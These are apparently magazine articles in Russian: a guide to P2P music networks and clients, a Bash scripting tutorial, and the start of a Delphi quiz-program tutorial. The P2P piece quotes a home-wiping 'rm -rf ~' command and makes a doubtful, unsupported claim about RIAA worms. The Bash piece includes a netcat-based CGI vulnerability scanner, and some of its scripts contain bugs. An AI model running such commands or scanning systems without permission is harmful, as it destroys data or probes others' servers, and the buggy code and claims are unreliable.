А бывает ли свободная музыка? Сейчас однозначно ответить на этот вопрос нельзя. Первым был Napster, прототип которого можно написать менее чем за сутки. Но стоило собраться в сети достаточному количеству пользователей — и тут же на Napster посыпалось множество судебных исков от музыкантов/компаний, что привело к приостановке работы сети. По решению суда, не без помощи RIAA, Napster'у не разрешено больше функционировать. Разработчики по-своему простились со своим детищем, разместив на сайте до боли знакомый логотип котенка, но уже с закрытыми глазами (http://www.napster.com). Довольно долго продержалась AudioGalaxy. Уникальная технология, по которой работала сеть, сделала ее очень популярной, что, к сожалению, явилось первым признаком ее будущей гибели. Правда, AudioGalaxy работает и сейчас, но на совершенно другой основе: за абонентскую плату 10 долларов в месяц пользователи получают доступ к хранилищу музыкальных файлов, которые они могут слушать в потоковом режиме. RIAA развязала настоящую войну с файлообменом, методы ведения которой уже сейчас доходят до абсурда. Именно этой организации принадлежат вирусы/черви в пиринговых сетях. Например, определенным образом составленный mp3-файл при проигрывании в mpg123 вызывал команду 'rm -rf ~', которая удаляла все из домашнего каталога пользователя! Самое интересное - такие действия, по решению суда, абсолютно законны!!!

Ищем музыку без напряга!

Сети

Функционирующих и довольно популярных сетей сейчас очень много, я опишу лишь те, которые показались мне наиболее интересными.

FastTrack и OpenFT

Представляет собой прогрессивную сеть, объединенную общим протоколом. FastTrack - это компания, которая лицензирует работу в сети таким программам, как KaZaA. Я пользовался KaZaA, когда был рядовым юзером Windows, и скажу, что привык к рекламе, занимающей половину экрана, и к туповатой навигации, но, с другой стороны, я находил все (ну, или практически все), что мне было нужно.

FastTrack

Хорошая сеть, но недоступная для пользователей *nix-систем. Правда, только до тех пор, пока группе талантливых разработчиков после долгого копания в KaZaA и снифинга пакетов не удалось разобраться в ее работе, и, что самое главное, сделать опытный рабочий клиент этой сети 'kazaatux'. Вскоре появился сервер, способный подключаться к сети FastTrack и осуществлять там поиск. Все было бы хорошо, но алчные владельцы FastTrack сменили криптографию, и все накрылось медным тазом. Но те же самые разработчики, недолго думая, создали свою сеть по образу и подобию FastTrack и назвали ее OpenFT. Новая сеть не коммерческая, и отличается от FT лишь размером. Хотя 3,5 - 4 Терабайта, доступных для скачивания – это, согласись, не так уж мало :). Главное отличие этой сети от ее аналогов состоит в том, что если есть несколько юзеров с одним и тем же файлом, то ты будешь качать этот файл по частям сразу с нескольких узлов, причем после сборки кусков никаких "скачков" и "перепадов" звука не будет.

Знания, полученные в результате изучения KaZaA, стали основой программы-сервера giFT, название которого рекурсивно расшифровывается как 'giFT: Internet File Transfer'. GiFT способен осуществлять работу в разных пиринговых сетях, таких как Gnutella и OpenNAP, но пока это только OpenFT. Что особенно радует, giFT поддерживает множество платформ: Unix-like системы, MacOS X и Windows. Для работы в OpenFT кроме самого giFT нужен клиент, а их достаточно и для *nix-платформ, и для MacOS, и даже для Windows. Полный список можно найти на сайте giFT (см. врезку). Меня особенно порадовало отсутствие рекламы и spyware.

Остановлюсь поподробнее на консольном giFTcurs и Kift для KDE. GiFT доступен для скачивания только из CVS репозитория, кроме того, разработчики рекомендуют делать update не реже, чем раз в три дня, т.к. разработка идет полным ходом: убираются старые баги, добавляются новые. Итак, приступим:

```
#cvs -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/gift login
#cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/gift co giFT
```

Далее сразу загрузим giFTcurs и/или Kift тоже из CVS-репозитория, но для скачивания есть и тарболлы:

```
#cvs -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/giftcurs login
#cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/giftcurs co giFTcurs
```

и соответственно:

```
#cvs -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/kift login
#cvs -z3 -d:pserver:anonymous@cvs.sourceforge.net:/cvsroot/kift co giFT
```

Теперь откомпилируем. У меня возникли некоторые проблемы со сборкой сервера giFT: он оказался очень чувствительным к версиям autoconf (должна быть => 2.5x), automake (должна быть 1.4) и libtool (=>1.4.x), пришлось сделать пару заходов на http://rpmseek.com и закачать последние версии этих пакетов.


```
$cd giFT/
#./autogen.sh
```

Если выдаст ошибку: "не могу найти configure.in", надо разбираться с версиями autoconf, automake и libtool, возможно, придется еще и установить последние версии zlib и zlib-devel. Если скрипт закончил свою работу без ошибок, тогда:

$make
#make install
Перед запуском сервера нужно его настроить с помощью специального скрипта:
$giFT-setup
Первый параметр, который у нас спросят, по дефолту равен '0', лучше поставить '1', иначе сервер просто не запустится, остальное можно ставить по умолчанию. Также следует обратить внимание на папку, которую мы собираемся расшаривать. Запуск:
$giFT
При первом запуске он пройдется по расшаренной директории и подсчитает MD5 checksum для каждого файла. Если все работает без каких-либо ошибок, тогда можно смело добавлять при запуске ключ '-d' для работы в фоновом режиме и, по желанию, прописать в /etc/rc.d/rc.local. В сборке клиентов нет ничего сверхъестественного:
$./configure
$make
#make install
Лично мне очень понравился консольный giFTcurs (см. скриншот): у тех, кто работал с KaZaA, не возникнет никаких проблем.
Особенно радует, что подключение локалки с выходом в инет к OpenFT проще простого: на серваке ставится сервер giFT, в конфиге OpenFT.conf меняются параметры LAN, после чего необходимо только настроить клиент. В общем, отличная развивающаяся сеть, лично я делаю на нее ставку ;).

Napster и OpenNAP

Благодаря печальному опыту основателя файлообмена появилось новое негласное правило пиринговых сетей: "Если не хочешь, чтобы тебя засудили, сделай так, чтобы судить было некого". Так появились децентрализованные сети. Борьбу с децентрализованными pear-to-pear сетями можно сравнить лишь с партизанской войной - можно убить одного партизана, можно двух, но всех никогда.
OpenNAP - это попытка сообщества OpenSource создать полнофункциональный Napster-сервер. Надо заметить, попытка довольно успешная. Благодаря OpenNAP начали появляться сервера, которые стали группироваться в сети. С помощью OpenNAP можно многое натворить, но эта статья рассчитана на пользователей, а как открыть/настроить свой собственный узел, хорошо описано на http://opennap.sf.net. В понятие OpenNAP входит множество сетей, сгруппированных по типу файлов, по территориальному принципу, например, ItalianNap, или вообще без какой-либо логики - просто друганы решили объединить свои сервера в собственную сеть... У такого обилия сетей есть свои плюсы и минусы. Скажем, мне офигенно нужна песня "Rot" группы "Dry Kill Logic" - и возникает вопрос: а где мне ее искать? Она с одинаковой вероятностью может быть у пользователя любой сети. Другой недостаток состоит в том, что не во всякую сеть нас пустят, этому может быть множество причин: банальная загрузка узлов, например. Кроме того, чтобы попасть в некоторые сети, нужно соответствовать определенным критериям. Другими словами, если сеть занимается обменом DivX-фильмов, то вполне возможно, что для входа в эту сеть нужно иметь несколько расшаренных фильмов DivX-качества. И самое смешное, что существуют сети, для которых решающим фактором выступает скорость твоего соединения. Хотя, всем известно, что бесплатный сыр бывает только в мышеловке.
Клиентов OpenNap множество: и для QT/KDE, и для GTK+/Gnome, и для Виндов, и многоплатформенные, написанные на Java, Perl и т.д. Самые популярные из них: gnapster, gtk-napster, gnap. Полный список можно посмотреть на официальном сайте проекта OpenNAP или самостоятельно поискать на sourceforge.net и freshmeat.org. Я использую gnapster (ссылка во врезке, см. скриншот). Его использование элементарно: устанавливаешь папку, которую хочешь расшарить, затем 'файл' -> 'Browse OpenNAP servers' -> 'Refresh List', потом просто прогулка по узлам...


И gnapster...

giFTcurse собственной персоной

Gnutella и... и Gnutella

Децентрализованная сеть Gnutella принадлежит Nullsoft, который, в свою очередь, принадлежит AOL. Последний же - противник для RIAA более серьезный, чем компания студентов-программистов. Схема работы примерно одинакова для всех децентрализованных сетей. Найти что-то примечательное в Gnutella мне не удалось, это просто еще одна сеть с еще одним протоколом передачи данных. Самые популярные OpenSource клиенты: Qtella, Mutella, а с закрытым кодом - LimeWire. Хороший список клиентов под Unix-like, MacOS, Windows и др. системы есть на официальном сайте Gnutella (см. врезку).

IRC

Да, да, не удивляйся: в этом списке есть и твой любимый IRC. Ты спросишь: но каким макаром IRC связан со свободным обменом музыкой? Дело в том, что большинство IRC-клиентов поддерживают Perl и Tcl-скрипты, предназначенные для расширения возможностей самого клиента. Для самого популярного OpenSource клиента X-Chat был написан Sky-Script (http://www.icculus.org/Sky-Script), который и осуществляет обмен файлами, но немного по другому принципу, чем в p2p-сетях. Очевидно, что IRC - это не пиринговая сеть, я включил его в обзор исключительно потому, что это тоже неплохой способ добычи музыки. Perl-скрипт требует два perl-модуля: DBI-1.21 и Mp3-Info-1.01, а также базу данных MySQL, в которой будет храниться список mp3-файлов. Установка скрипта несложная, впрочем, как и настройка. После всех шаманских манипуляций заходим на любой канал с явной музыкальной направленностью, выбираем пользователя и вводим в X-Chat команду:
@sample_user
Если пользователь с ником 'sample_user' будет не против, к тебе поступит список доступных у него композиций. Выбираешь композиции для закачки и набираешь !sample_user sample_file.mp3. Как видишь, Sky-Script прост в использовании. За будущее такого способа обмена музыкой я спокоен, так как даже самые ярые противники файлообмена понимают, что остановить этот процесс технически невозможно. Можно лишь нагнать страху на большинство платежеспособных граждан.
На этом заканчиваю...

Ссылки:
http://gift.sourceforge.net (OpenFT)
http://kazaa.com (FastTrack)
http://limeware.com (Gnutella)
http://opennap.sf.net
http://sourceforge.net/projects/gnapster
http://gnutella.com
http://www.icculus.org/Sky-Script

Юниксоид

"КОДИМ В BASH!"

Гребенников Роман ака voy
[voy@satanic.com www.v0y.org]

"Кодим в Bash!"

Жизнь обычного юниксоида малость нудновата. И это из-за того, что каждый день приходится набирать в консоли килобайты всяких команд, а еще пару мегабайт держать в памяти. Я не хочу сказать, что надо пользоваться гуевыми конфигураторами, но хотелось бы заметить, что жизнь себе надо упрощать. Я понимаю, что скорость набора в терминале инопланетной абракадабры 200 букв в минуту - это хорошая тренировка мышц рук :), но рано или поздно колдовать над клавиатурой попросту надоедает. Надо оптимизировать свою работу, причем делать это, используя подручные средства и вещи, которые ты хорошо знаешь. А как мы будем это делать? Станем писать скрипты в самом Bash, в программе, с которой ты общаешься чуть ли не ежедневно, и частенько коротаешь холодные осенние вечера в компании черного экранчика и беленьких буковок. Почему именно Bash, а не перл, например? В первую очередь потому, что скрипты Bash - это всего лишь набор общеизвестных легкоузнаваемых команд, 90% которых тебе наверняка известно из темного консольного прошлого. А перл учить надо, причем делать это долго и с редкостным усердием и терпением, которые у многих отсутствуют. Хочется, чтобы все было просто и быстро, как в васике в школьные времена на уроке информатики. Но то, что Bash - простой язык, не говорит о том, что он малофункционален: с его помощью можно работать как просто с файлами, так и с сетью, и с x-win.

[Начало]

С чего начинается изучение любого языка программирования? С 'hello, world!', конечно же. Это же классика. Еще неандертальцы, когда выбивали на камне первые программы на ассемблере, частенько развлекались таким образом. В нашем случае программа будет выглядеть так:

```
#!/bin/sh
echo 'Hello, world!'
```

Все предельно просто, как видишь, это тебе не c/c++, где с одной инициализацией будешь возиться много строк, а потом еще полчаса отлавливать глюки в написанном. Теперь давай разбираться по порядку: первая строка - это классическое начало всех интерпретируемых скриптов под любым юниксом; в этой строке пишется только путь к самому интерпретатору той чепухи, на которой написан скрипт (в нашем случае это Bash, хотя может быть все, что угодно). Вторая строка - это обычная консольная команда, аргумент которой я чисто для красоты запихнул в кавычки, хотя это и не обязательно. Кстати, все, что идет после символа # - считается комментарием.

[Переменные]

Чтобы бедному программеру жилось полегче, в Bash не существует четких типов переменных: если ты возьмешь какую-нибудь переменную и затолкаешь в нее цифирь, то переменная будет числовой. Если вдруг тебе эта цифирь разонравится, и ты засунешь в эту же переменную текстовую информацию, то переменная из числовой превратится в символьную. Также существует автоматическая проверка границ, то есть о всяких buffer-overflow'ах можно забыть как о страшном сне, это тебе не Си. С числами и строками можно делать все, что угодно, включая все арифметические действия для первых и текстовые для вторых. Для примера можно попробовать разжевать вот такую программу:

```
#!/bin/sh
var1='Мама мыла раму'
var2='раму'
var3='пол'
echo `echo $var1 | sed s/$var2/$var3/` # заменяем слово
"раму" на "пол"
echo $var1 и $var3 # добавляем к исходной строке
третью строку
```

Я думаю, тут все понятно, кроме двух вещей: команды sed и кучи апострофов. Sed - подпрограмма Bash для работы с текстом на лету, т.е. она перехватывает весь вывод и делает с ним какие-нибудь преобразования, а потом отправляет его в stdout. В данном случае мы из 'echo $var1' выхватывали первое слово 'раму' и заменяли его словом 'пол'. У sed существует куча возможностей, если хочешь узнать о них подробнее, набери 'info sed'. Обрати внимание на апострофы: в пятой строчке они обратные. Это позволяет просто выполнить какую-либо команду и спихнуть все, что она наговорила, как параметр в какую-нибудь другую команду.

[Полезное: убивалка]

Так, теперь пора наваять что-нибудь более полезное. Давай разберем маленькую программку, убивающую все процессы с именем, которое ей дали как параметр, т.е. запустили 'killps xmms', где killps - наша с тобой программка, а xmms - та группа процессов, которые мы хотим убить.

```
#!/bin/sh
USER=`whoami` # сшибаем только свои процессы
PARAM=$@ # запихиваем в эту переменную все параметры запуска
if test "$param" = ""; then # если нет параметра, то вываливаемся с ошибкой
  echo Ты что-то забыл...
  exit 0
fi # завершение конструкции if-then
for num in `ps -u $USER|grep $PARAM|cut -b 1-6`; do
  echo убиваю $num....
  kill $num
done # завершение цикла
```

Не мешало бы разобрать самую длинную строку нашей программулины. Ну 'for ... done' - это цикл, об этом любой догадается. А вот остальное - это самое интересное: три команды, разделенные знаком |, позволяют вывод первой затолкать во вторую, а, соответственно, вывод второй - в третью. Эта возможность часто используется в такого рода скриптах, чтобы не заводить кучу временных переменных. Команда 'ps -u <user>', я думаю, тебе частично знакома, можешь поиграться с ней в консоли, ничего страшного в ней нет. А вот cut вряд ли тебе известна. Эта штуковина может вырезать разные подстроки из данной строки. В нашем случае мы схватили первые 6 байт, т.е. pid. Программка получилась очень даже полезная при убивании тяжелых монстров, типа Гнома или где, в случае их зависания или простого надоедания.

[Полезное: скриншоты]

Помнишь, в начале статьи я что-то наплел про работу Bash с x-win? Так вот, шелестеть иксами действительно можно, но только с использованием кое-каких библиотек. Давай разберем примерчик, который всего лишь делает скриншот root-window и засовывает полученное в какой-нибудь файл. Удобно забиндить для этой команды какую-нибудь кнопочку и не мучиться с монстроподобным гимпом каждый раз, когда тебе нужен скриншот. Для работы этого скрипта нужен пакет программ ImageMagick, наверняка он у тебя установлен. Из этого пакета нам потребуется всего одна программка import, так что если она у тебя есть, весь набор можно не качать. Но вернемся к нашему скрипту:

```
#!/bin/sh
SCRDIR=screens
ok=0
num=0
if [ ! -d $HOME/$SCRDIR ]; then # если нет папки screens,
  mkdir $HOME/$SCRDIR # то делаем ее
fi
while test "$ok" = "0"; do
num=$((1+$num))
  if [ ! -f $HOME/$SCRDIR/screen$num.bmp ]; then
    import -window root $HOME/$SCRDIR/screen$num.bmp
    ok=1
  fi
done
```

Если ты пробовал кодить, то в этой программке сможешь разобраться и без моих комментариев. Что она делает:
1) создает папку screens, если ее нет.
2) смотрит, какие файлы там есть (screen1, screen2, ...), и пишет скриншот так, чтобы ничего случайно не переписать, т.е. под новым именем.
Преимущество использования import перед gimp'ом в том, что первый способен хватать даже окна эмуляторов, тогда как второй все время на них ругается.

[Полезное: cgi-сканер]

До каких только извращений не дойдешь, изучая Bash! Можно было бы, конечно, придумать более обыденную вещь, но надо же соответствовать хакерской тематике журнала ;). Работа с сетью в Bash реализована на высоком уровне, т.е. шуршать кучами сокетов тебе не придется. Потребуются кое-какие утилиты: например, netcat (есть во всех BSD, а вот в линуксе - не везде, поэтому флаг тебе в руки и поисковик под хвост). Сначала у меня возникла идея утереть всем носы и сочинить многопоточный сканер, ведь я же заслуженный извращенец РФ. Но, сделав первые наброски, я увидел, что код с многопоточностью по размеру переваливает за два килобайта, так что придется терпеть и пользоваться простым сканером всего лишь с одним потоком. Единственный плюс этой программы – ее размер всего 410 байт (его, конечно, можно было бы сократить до 342 байт за счет названий переменных, но тогда код потеряет читабельность):

```
(0)#!/bin/sh
(1)num=1
(2)ok=1
(3)count=1
(4)for vuln in $(<cgi.db); do
(5)bug[num]=$vuln
(6)for i in `echo -e "HEAD $bug[num]} HTTP/1.0 \n\n"|nc $1
80`; do
(7)if test $(($count>3)) = 1; then break; fi
(8)if test "$(echo $i|grep OK)" != ""; then result=1; fi
(9)count=$(($count+1))
(A)done
(B)count=1
(C)if test "$result" = "1" then echo [200] ${bug[num]}; echo
${bug[num]}>>cgi.out; result=1
(D)else echo [404] ${bug[num}; fi
(E)num=$(($num+1))
(F)done
```

Примечание: циферки в скобочках - номера строк, они к коду Bash никакого отношения не имеют, а написаны здесь просто для удобства.
Все вылизано, но, скорее всего, ни фига не понятно. Давай разбираться. Наверняка тебя заинтересовали циклы, которые я использовал в коде: так вот, в Bash они не совсем такие, как, например, в паскале или в Си. Строка 'for vuln in $(<cgi.db)' с каждым шагом цикла засовывает новую строку из файла cgi.db в переменную vuln. Если тебе вдруг приспичило сделать обычный цикл, то используй while (тут уж в синтаксисе ничего нового нет). В шестой строчке обрати внимание на апострофы: они там обратные, т.е. мы попеременно суем в $i отдельные слова, разделенные пробелами в выводе веб-сервера после отправки запроса. В седьмой строчке мы выходим из цикла после третьего слова: обычно результат запроса (200 или 404) находится именно в этом промежутке.

[Конец]

Ну вот, как видишь, не одними Сями и Перлом живут юниксоиды, есть вещи попроще и повеселее, на которых находить что-нибудь свое для личного использования сможет даже перевозбужденный пятиклассник. Да, у языка много нюансов, знание которых приходит со временем, практикой и познавательным чтением сообщений об ошибках, о которых радостным повизгиванием сообщает тебе интерпретатор. Ошибки - они есть всегда, как бы ты ни старался отловить их все. Я лично в своем cgi-сканере уже перед отправкой статьи редактору выловил маленький и неприметный баг, за который запросто мог бы впоследствии получить по голове. Удачи тебе в изучении Bash, ну, а в случае знакомства с граблями - мыль.

Delphi: Тест для Большого Дяди на все 100!

Наглядное пособие по подниманию денег с чужих знаний

Сегодня я рылся в недрах своего жесткого друга и наткнулся на интересную прогу под названием hackstest. Если помнишь, это такой старенький консольный тест на тему "хакер ты или нет". Он позволял оценивать грамотность населения по шкале от computer illiterate (полный чайник) до Wizard (волшебник). Но поскольку я слегка подзабыл технику пробивки перфокарт и никогда не бросал компьютер с высоты более двух этажей, я не смог достичь уровня Гуру :). Это мне очень не понравилось, и решение написать собственный хактест пришло как-то само собой. Поэтому сегодня ты легко сможешь узнать некоторые особенности современных тестов и, как следствие, никогда не останешься без денег - это очень популярные проги и заказы на них есть всегда. Главное - уметь искать и предлагать ;).

Лозовский Александр (klouniz@mail.ru)

Особенности национального кодинга

Не надо думать, что тест - это 3 варианта ответа, где один из них правильный. На самом деле, такими не пользуются уже очень давно, поскольку доказано, что если посадить за него законченного тупицу, он способен сдать предмет на трояк, даже не зная при этом, о чем идет речь. Поэтому мы с тобой должны сделать так, чтобы прога удовлетворяла самым распространенным требованиям к коммерческому тесту. Почему к коммерческому? Да потому что для себя их пишут редко, а вот для большого дяди - это да :). Вузы ведь всегда хотят тестировать студентов, ординаторов и прочих магистров, фирмы - сотрудников, а уж всякие там повышения квалификации и нормативы... Это вообще клад для кодера - как ни крути, а чтобы написать тест, много ума и времени не надо. А это уже клад для штатного кодера. Если бы ты знал, сколько времени уходит у программеров одного медицинского факультета на создание такого теста, точнее, вдалбливание новых вопросов в старую оболочку, ты бы прослезился :). Так вот, по научному эти требования называются: "Психолого-педагогические особенности тестовой формы контроля и методы составления тестовых заданий; их практическое применение при...". Хорошо звучит, а? Тебе еще повезло, что ты не читал этого монументального труда. Ладно, вот что выделит твое творение из толпы конкурентов:

1. Удобство ввода новых вопросов и редактирования старых. То есть, отдельная оболочка под это дело. Этим обычно занимаются разного рода секретарши, поэтому делай тщательную проверку от дурака на каждом этапе.
2. Нефиксированное число вопросов. Действительно, в одном и том же тесте человек может выбрать как одно из двух, так и три из пяти. Из этого вытекает следующее требование...
3. Несколько ответов. От одного до всех правильных. Такой подход сильно увеличивает объективность, что не может не радовать. Ну, экзаменатора, конечно :).
4. Защита. Не все хотят честно тестироваться, поэтому будь готов ко всему - от воровства до совращения секретарши. Итого - придется шифровать базу. Или хотя бы переименовывать.
5. Таймер. Тест - чаще всего задача на время. Скажем, одна минута на вопрос и никаких гвоздей. Коллективный разум вряд ли нужен твоему заказчику, а когда у людей появляется лишнее время, они им начинают пользоваться.
6. Оценка. Самая модная оценка такая: за 1 вопрос (сколько бы там ни было вариантов) - максимум 1 балл. За каждый правильный ответ, соответственно, 1/количество вариантов ответов. Теперь представь такую ситуацию: в твоем тесте 38 вопросов - по 1 баллу за вопрос. А теперь ответь мне, разве красиво будет выглядеть фраза: "Вы набрали 14 баллов из 38 возможных"? Конечно нет, человеческий мозг лучше воспринимает круглые цифры с большим количеством нулей :). Поэтому приводи максимальное число баллов к 100 с помощью пропорции. Согласись, 50 из 100 - это круто :).

Реквизит

На этот раз нам с тобой ничего не придется качать, потому что все вопросы и ответы будут храниться в XML таблице, а для ее использования нужен только файл midas.dll, который находится в системной директории - c:\windows\system для Win 9x или \system32 для NT-XP. Достаточно лишь зарегистрировать его с помощью regsvr32.exe (он находится там же, а ежели у тебя в системном каталоге их нет, что подозрительно, то бери это добро на диске или на www.cydsoft.com/vr-online), и можно работать. Регистрируй ручками: Пуск -> Выполнить -> c:\windows\system\regsvr32.exe c:\windows\system\midas.dll -> Ok. Или программно, тогда тебе в этом помогут процедуры WinExec или CreateProcess. Хотя это, конечно, изврат.

Часть 0 - Ваяем таблицу

Для начала неплохо бы написать оболочку для добавления вопросов в базу - девяностые годы прошли, и мы обязаны позаботиться об удобстве пользователя. Надеюсь, ты уже запустил Delphi и зарегистрировал midas.dll? Тогда поехали.
Клади на форму компоненты DataSource и ClientDataSet1 (из вкладки Data Access палитры компонент). Свяжи эти два компонента, для этого свойство DataSet у компонента DataSource должно быть ClientDataSet1. Теперь выдели компонент ClientDataSet1 и дважды щелкни на его свойство FieldDefs - появится окно редактора полей. Выдели его и нажми клавишу Insert (на клавиатуре, где-то чуть правее Enter :)) или кнопочку Add в самом редакторе. Появится новое поле, у которого есть 3 занимательных свойства:

DataType - тип (численные, строки, memo и т.п.)
Name - имя поля
Size - размер

Создай 4 новых поля и расставляй им следующий свойства:

Поле 0:
Name - Key1, DataType - ftAutoInc. Это будет ключевое поле.
Поле 1:
Name - Quest, DataType - ftString, Size - 50. Оно, как нетрудно догадаться, будет содержать вопрос теста, а максимальный размер его будет 50 символов. Этого должно хватить, хотя на всякий пожарный можно сделать и больше.
Поле 2:
Name - Answers, DataType - ftMemo, Size - ставь 500. Чем больше, тем лучше, потому что оно будет содержать варианты ответов, а как я уже говорил, их может быть произвольное количество.
Поле 3:
Name - CorrectAnswer, DataType - ftString, Size-10. Тут будут номера правильных ответов. "Так что ж ты поставил тип String, раз это номера?" - спросит меня знакомый с информатикой читатель. А потому, батенька, отвечу я ему, что так проще и удобнее, поскольку юзер вводит номера в поле Edit в виде String, да мне и не нужно работать с ними, как с числами. В общем, пока поверь мне на слово, а потом поймешь, насколько это весело :).
Больше никакие поля мы добавлять не будем, поэтому щелкни правой кнопкой на ClientDataSet1 и выбери Create DataSet. Сделал? Молодец, теперь еще раз то же самое, только теперь менюшка будет ощутимо больше, и в ней появится пункт "Save To MyBase XML Table". Щелкни на него. В появившемся диалоговом окне введи имя файла, например, "xaktest", и жми "сохранить". Все, теперь именно он и будет содержать нашу табличку. Она практически готова, осталось только дать русские заголовки для полей (если, конечно, тебе не нравятся английские) и сбацать соответствующий user interface для добавления вопросов.
Дважды кликни на ClientDataSet1, выдели появившееся окошко и нажми Ctrl-F. Таким образом ты добавляешь все поля в редактор (эта комбинация - эквивалент пункта popup-menu под названием "add all fields"). Теперь можешь выделить любое поле и устремить свой пристальный взор на object inspector. Там есть очень много интересных свойств. Например, свойство visible для ключевого поля можно установить в false, а DisplayLabel как раз и определяет заголовок поля, который будет показан юзеру (имена, записанные в FieldDefs, нисколько при этом не страдают). Я дал такие: "Вопросы", "Ответы", "Правильные ответы". А что, незатейливо, зато понятно. Ключевому полю я вообще ничего не дал, да ему это и не надо.

Часть 1 - Редактор вопросов

Скажу тебе по секрету, у меня всегда получаются простенькие интерфейсы. Поэтому юзеры меня недолюбливают, я злюсь и делаю проги с ключа {$APPTYPE CONSOLE} :). Ах, я же обещал консольную прогу... ладно, все еще впереди, а пока открой закладку Data Controls, достань оттуда компонент DBGrid и кинь его на форму. Ставь ему свойство DataSource в DataSource1, чтобы связать его (или ее?) с нашей таблицей, а align в alTop, пусть побудет сверху. Теперь клади 2 DBEdit и 1 DBMemo из той же закладки. Все они должны быть связаны с таблицей свойством DataSource и с отдельными ее полями с помощью DataField. Логично предположить, что у первого DBEdit'а оно будет Quest, у второго - CorrectAnswer, а у DBMemo - Answers.
Внесем ясность, а именно - 3 label, которые будут показывать, что и куда ВВОДИТЬ. Располагай их над соответствующими полями и давай caption'ы:

label1 - "Вводи вопрос теста:"
label2 - "Вводи список ответов:"
label3 - "Вводи правильные ответы (без пробела)"

Ну и под занавес - 2 кнопочки с caption'ами: "Создать новую запись" и "Зафиксировать". В OnClick первой пиши:

```
ClientDataSet1.Insert;
```


А для второй он будет побольше:

```
ClientDataSet1.Post;
ClientDataSet1.SaveToFile('xaktest.xml');
```

В принципе, вторую строчку можно забить и в OnDestroy для формы, так намного удобнее, но с некоторого времени я побаиваюсь колебаний напряжения в сети и ненавижу терять данные.
Да, и еще одна маленькая деталь-строка:

```
ClientDataSet1.LoadFromFile('xaktest.xml');
```

Она записана в обработчик OnCreate для формы и позволяет данным загружаться автоматически при запуске проги. В итоге должно получиться что-то вроде этого:



Редактор вопросов


Если ты умеешь работать с TTable или TADOTable, то легко сможешь превратить этот пример в образец античного искусства :).
Обязательно возьми на диске или скачай исходник. Там я еще добавил кнопку "пронумеровать" - она автоматически добавит порядковые номера к вариантам ответов. Тогда тебе не придется делать это самому.
Для проверки работы нашего творения я забил в него один интересный вопросик, который ты увидишь на скрине чуть позже.

Часть 2 - Тест

Я думаю, не стоит лишний раз напрягаться и делать его с нуля, потому что намного проще слегка модернизировать уже сделанное. Для этого надо заменить DBEdit2 обычным Edit1 - в него наш любимый юзер будет набивать ответы. Кнопка на форме будет только одна (но, как водится, БОЛЬШАЯ) - она будет иметь caption "Следующий вопрос >". Интерфейс должен выглядеть примерно так:

DELPHI: ТЕСТ ДЛЯ БОЛЬШОГО ДЯДИ НА ВСЕ 100!

Лозовский Александр (klouniz@mail.ru)



Могучий тест :)

